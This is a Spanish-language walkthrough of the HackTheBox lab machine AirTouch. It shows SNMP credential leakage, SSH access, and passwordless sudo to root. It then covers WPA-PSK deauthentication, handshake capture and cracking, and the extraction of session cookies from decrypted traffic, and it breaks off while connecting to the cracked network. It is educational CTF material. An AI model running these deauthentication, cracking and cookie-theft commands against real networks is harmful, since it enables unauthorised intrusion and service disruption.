HackTheBox - Airtouch (medium)

AirTouch es una máquina Linux de dificultad media construida alrededor de una ruta de ataque inalámbrica iniciada desde una workstation de un consultor. Comenzando con una enumeración SNMP, se pueden recuperar credenciales válidas de la cuenta del consultor, lo que permite acceder a una workstation que contiene múltiples interfaces inalámbricas. Desde ahí, se identifican dos redes inalámbricas relevantes: AirTouch-Internet (protegida con WPA-PSK) y AirTouch-Office (protegida con WPA-EAP). El primer objetivo es comprometer la red PSK mediante la captura y el crackeo de un handshake. Después de descifrar el tráfico capturado, el atacante extrae una cookie de sesión HTTP que permite acceder a la interfaz de un router interno. Manipulando la información del rol dentro de la cookie, el atacante obtiene acceso administrativo al panel web y abusa de un mecanismo de upload inseguro para conseguir remote code execution. Esto conduce al acceso mediante SSH en el access point PSK y a la recuperación de certificados necesarios para la segunda fase del ataque. Con certificados válidos, el atacante crea un rogue enterprise access point para AirTouch-Office y obliga a los clientes a conectarse a él mediante la desautenticación repetida de los clientes desde ambos AP legítimos. Mediante este proceso, se captura material MSCHAPv2, que posteriormente puede ser crackeado. Después de unirse a la management network, el atacante accede al host remoto y descubre credenciales adicionales en la configuración de hostapd. Estas credenciales permiten realizar pivoting hacia una cuenta administrativa privilegiada capaz de utilizar sudo, lo que finalmente conduce al compromiso completo del sistema.
PortScan
- Solo vemos por el protocolo TCP el puerto 22 abierto.
❯ sudo nmap -sCV -p22 10.129.44.114 -oN targeted
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 14:59 -0600
Nmap scan report for 10.129.44.114 (10.129.44.114)
Host is up (0.082s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
|   256 6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
|_  256 ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Si escaneamos por el protocolo UDP encontramos un solo puerto abierto.
❯ sudo nmap 10.129.44.114 -sU -sC --top-ports=100
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 15:01 -0600
Nmap scan report for 10.129.44.114 (10.129.44.114)
Host is up (0.081s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
161/udp open          snmp
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 789def799cd2806a00000000
|   snmpEngineBoots: 1
|_  snmpEngineTime: 6m02s
| snmp-sysdescr: "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
|_  System uptime: 6m1.99s (36199 timeticks)
161/UDP (SNMP): Este puerto es usado para administrar y monitorear dispositivos de red. En este caso, SNMP expone información del sistema y, por una mala configuración, revela directamente la contraseña por defecto del consultor.
Enumeracion
- Una forma de enumerar ese protocolo es con la herramienta
snmp-checkysnmpwalk.
❯ snmp-check 10.129.44.114 -c public -t 10 -v 2c
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.129.44.114:161 using SNMPv2c and community 'public'

[*] System information:

  Host IP address               : 10.129.44.114
  Hostname                      : Consultant
  Description                   : "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
  Contact                       : admin@AirTouch.htb
  Location                      : "Consultant pc"
  Uptime snmp                   : 00:12:01.51
  Uptime system                 : 00:09:45.65
  System date                   : -

[*] Network information:

  Default TTL                   : noSuchObject
  TCP segments received         : noSuchObject
  TCP segments sent             : noSuchObject
  TCP segments retrans          : noSuchObject
  Input datagrams               : noSuchObject
  Delivered datagrams           : noSuchObject
  Output datagrams              : noSuchObject

[*] File system information:

  Index                         : noSuchObject
  Mount point                   : noSuchObject
  Access                        : noSuchObject
  Bootable                      : noSuchObject
Shell as consultant
- Si nos autenticamos por SSH con las credenciales que encontramos vemos que podemos entrar.
❯ ssh consultant@10.129.44.114
The authenticity of host '10.129.44.114 (10.129.44.114)' can't be established.
ED25519 key fingerprint is: SHA256:DvSEBg/+I7/iyiQVI8zQVuFIAJ4Cs4c7Y3FhAeAlJcU
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.44.114' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
consultant@10.129.44.114's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

consultant@AirTouch-Consultant:~$ export TERM=xterm
- Vemos que hay 2 imágenes.
consultant@AirTouch-Consultant:~$ ls
diagram-net.png  photo_2023-03-01_22-04-52.png
- Vamos a descargarlas.
❯ scp consultant@10.129.44.114:'~/*.png' .
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
consultant@10.129.44.114's password:
diagram-net.png                                                                                                                                     100%  129KB 253.5KB/s   00:00
photo_2023-03-01_22-04-52.png                                                                                                                       100%  726KB   1.3MB/s   00:00

La imagen muestra la estructura de la red de AirTouch: existen tres redes separadas, la Consultant VLAN, donde se encuentra el Consultant Laptop con la IP 172.20.1.2 y desde donde comienza el ataque; la Tablets VLAN, que utiliza la red 192.168.3.0/24 y tiene el SSID AirTouch-Internet; y la Corp VLAN, que utiliza la red 10.10.10.0/24 y tiene el SSID AirTouch-Office. Todas estas redes están conectadas mediante un router que realiza NAT hacia Internet. El router también expone los puertos 22/SSH y 161/SNMP hacia 172.20.1.2.
La red está dividida en tres partes: la Consultant VLAN, donde están los laptops de los consultores conectados mediante un switch; la Tablets VLAN, donde se encuentra el AP que proporciona la red WiFi AirTouch-Internet para las tablets; y la Corp VLAN, donde está otro AP que proporciona la red AirTouch-Office para los equipos corporativos. Las tres redes están conectadas mediante un NAT, que permite la comunicación con Internet.

- Las 2 imágenes son lo mismo así que podemos empezar viendo si podemos ver los AP’s.
consultant tiene permisos sudo completos y sin contraseña.
consultant@AirTouch-Consultant:~$ sudo -l
Matching Defaults entries for consultant on AirTouch-Consultant:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User consultant may run the following commands on AirTouch-Consultant:
    (ALL) NOPASSWD: ALL
consultant@AirTouch-Consultant:~$
-
Con un simple
sudo sunos ponemos como root. -
La máquina tiene 7 interfaces inalámbricas virtuales (wlan0 a wlan6). Todas utilizan
mac80211_hwsim, que es un simulador de radios Wi-Fi, por lo que no son tarjetas Wi-Fi físicas sino interfaces creadas para el laboratorio. airmon-ng las detecta y permite trabajar con ellas.
root@AirTouch-Consultant:~# airmon-ng
Your kernel has module support but you don't have modprobe installed.
It is highly recommended to install modprobe (typically from kmod).
Your kernel has module support but you don't have modinfo installed.
It is highly recommended to install modinfo (typically from kmod).
Warning: driver detection without modinfo may yield inaccurate results.

PHY	Interface	Driver		Chipset

phy0	wlan0		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy1	wlan1		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy2	wlan2		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy3	wlan3		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy4	wlan4		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy5	wlan5		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy6	wlan6		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

root@AirTouch-Consultant:~#
- Vamos hacer un escaneo de las redes wifi para ver los nombres de las redes.
root@AirTouch-Consultant:~# ip link set wlan1 up
root@AirTouch-Consultant:~# iwlist wlan1 scan | grep "ESSID"
                    ESSID:"vodafoneFB6N"
                    ESSID:"MOVISTAR_FG68"
                    ESSID:"AirTouch-Internet"
                    ESSID:"WIFI-JOHN"
                    ESSID:"MiFibra-24-D4VY"
                    ESSID:"AirTouch-Office"
                    ESSID:"AirTouch-Office"
root@AirTouch-Consultant:~#
-
Según el diagrama que vimos y el escaneo realizado, iremos primero por
AirTouch-Internet, ya que esta red pertenece a laTablets VLAN (192.168.3.0/24)y es uno de los puntos de acceso inalámbricos definidos dentro de la topología del laboratorio. Además, el propio flujo del reto indica que esta red utilizaWPA-PSK, por lo que será el primer objetivo antes de pasar aAirTouch-Office, que pertenece a laCorp VLANy utilizaWPA-EAP. -
Vamos analizar el trafico.
root@AirTouch-Consultant:~# airmon-ng start wlan1
Your kernel has module support but you don't have modprobe installed.
It is highly recommended to install modprobe (typically from kmod).
Your kernel has module support but you don't have modinfo installed.
It is highly recommended to install modinfo (typically from kmod).
Warning: driver detection without modinfo may yield inaccurate results.


PHY	Interface	Driver		Chipset

phy0	wlan0		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy1	wlan1		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

		(mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
		(mac80211 station mode vif disabled for [phy1]wlan1)
phy2	wlan2		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy3	wlan3		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy4	wlan4		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy5	wlan5		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy6	wlan6		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

root@AirTouch-Consultant:~# airodump-ng wlan1mon --band bag


- Vemos que
AirTouch-InternetusaWPA-PSKasí que podemos hacer un simple ataque de desautenticacion para capturar elhandshake.
root@AirTouch-Consultant:~# airodump-ng wlan1mon -c6 -w scan
- Vemos que hay un cliente autenticado.

- Vamos abrir otra sesión con
sshpara hacer el ataque.
root@AirTouch-Consultant:~# aireplay-ng --ignore-negative-one -0 10 wlan1mon -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22
21:42:14  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
21:42:14  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
21:42:14  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
21:42:15  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
21:42:16  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
21:42:16  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
21:42:17  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
21:42:17  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
21:42:18  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
21:42:18  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
21:42:19  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
root@AirTouch-Consultant:~#
- Y listo tenemos el
handshakecapturado.
- Ahora vamos a
crackearlo.
root@AirTouch-Consultant:~# cp scan-01.cap /home/consultant/
❯ scp consultant@10.129.44.114:'~/scan-01.cap' .
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
consultant@10.129.44.114's password:
scan-01.cap                                                                                                                                         100%  148KB 297.2KB/s   00:00
- Tenemos la password para conectarnos al
AP.
❯ aircrack-ng -w /usr/share/wordlists/rockyou.txt scan-01.cap

- Como tenemos la
passpodemos desencriptar la captura para ver el trafico que hubo, en este caso por experiencia volví a generar un nuevo.cappara capturar mas trafico.
root@AirTouch-Consultant:~# airdecap-ng -e AirTouch-Internet -p challenge scancry-01.cap
Total number of stations seen            1
Total number of packets read          2730
Total number of WEP data packets         0
Total number of WPA data packets        68
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets        36
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
root@AirTouch-Consultant:~#
- Si lo abrimos con
wiresharknotamos una solicitud porhttp.

- Tenemos una
cookiey unuser.

- De esta forma también podemos ver las cookies.
❯ tshark -Y "http.cookie" -T fields -e http.cookie -r scancry-01-dec.cap
PHPSESSID=lar79gtc6lqu2vluja644rfemr; UserRole=user
PHPSESSID=lar79gtc6lqu2vluja644rfemr; UserRole=user
Web Explotation
- Vamos a crear el archivo de configuración para conectarnos.
root@AirTouch-Consultant:~# cat con.conf
network={
    ssid="AirTouch-Internet"
    psk="challenge"
    scan_ssid=1
    key_mgmt=WPA-PSK
    proto=WPA2
}
- Ahora nos conectamos.
root@AirTouch-Consultant:~# wpa_supplicant -Dnl80211 -iwlan3 -c con.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
wlan3: SME: Trying to authenticate with f0:9f:c2:a3:f1:a7 (SSID='AirTouch-Internet' freq=2437 MHz)
wlan3: Trying to associate with f0:9f:c2:a3:f1:a7 (SSID='AirTouch-Internet' freq=2437 MHz)
wlan3: Associated with f0:9f:c2:a3:f1:a7
wlan3: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan3: WPA: Key negotiation completed with f0:9f:c2:a3:f1:a7 [PTK=CCMP GTK=TKIP]
wlan3: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:a3:f1:a7 completed [id=0 id_str=]
- Ahora nos asignamos IP.
root@AirTouch-Consultant:~# dhclient -v wlan3
Internet Systems Consortium DHCP Client 4.4.1
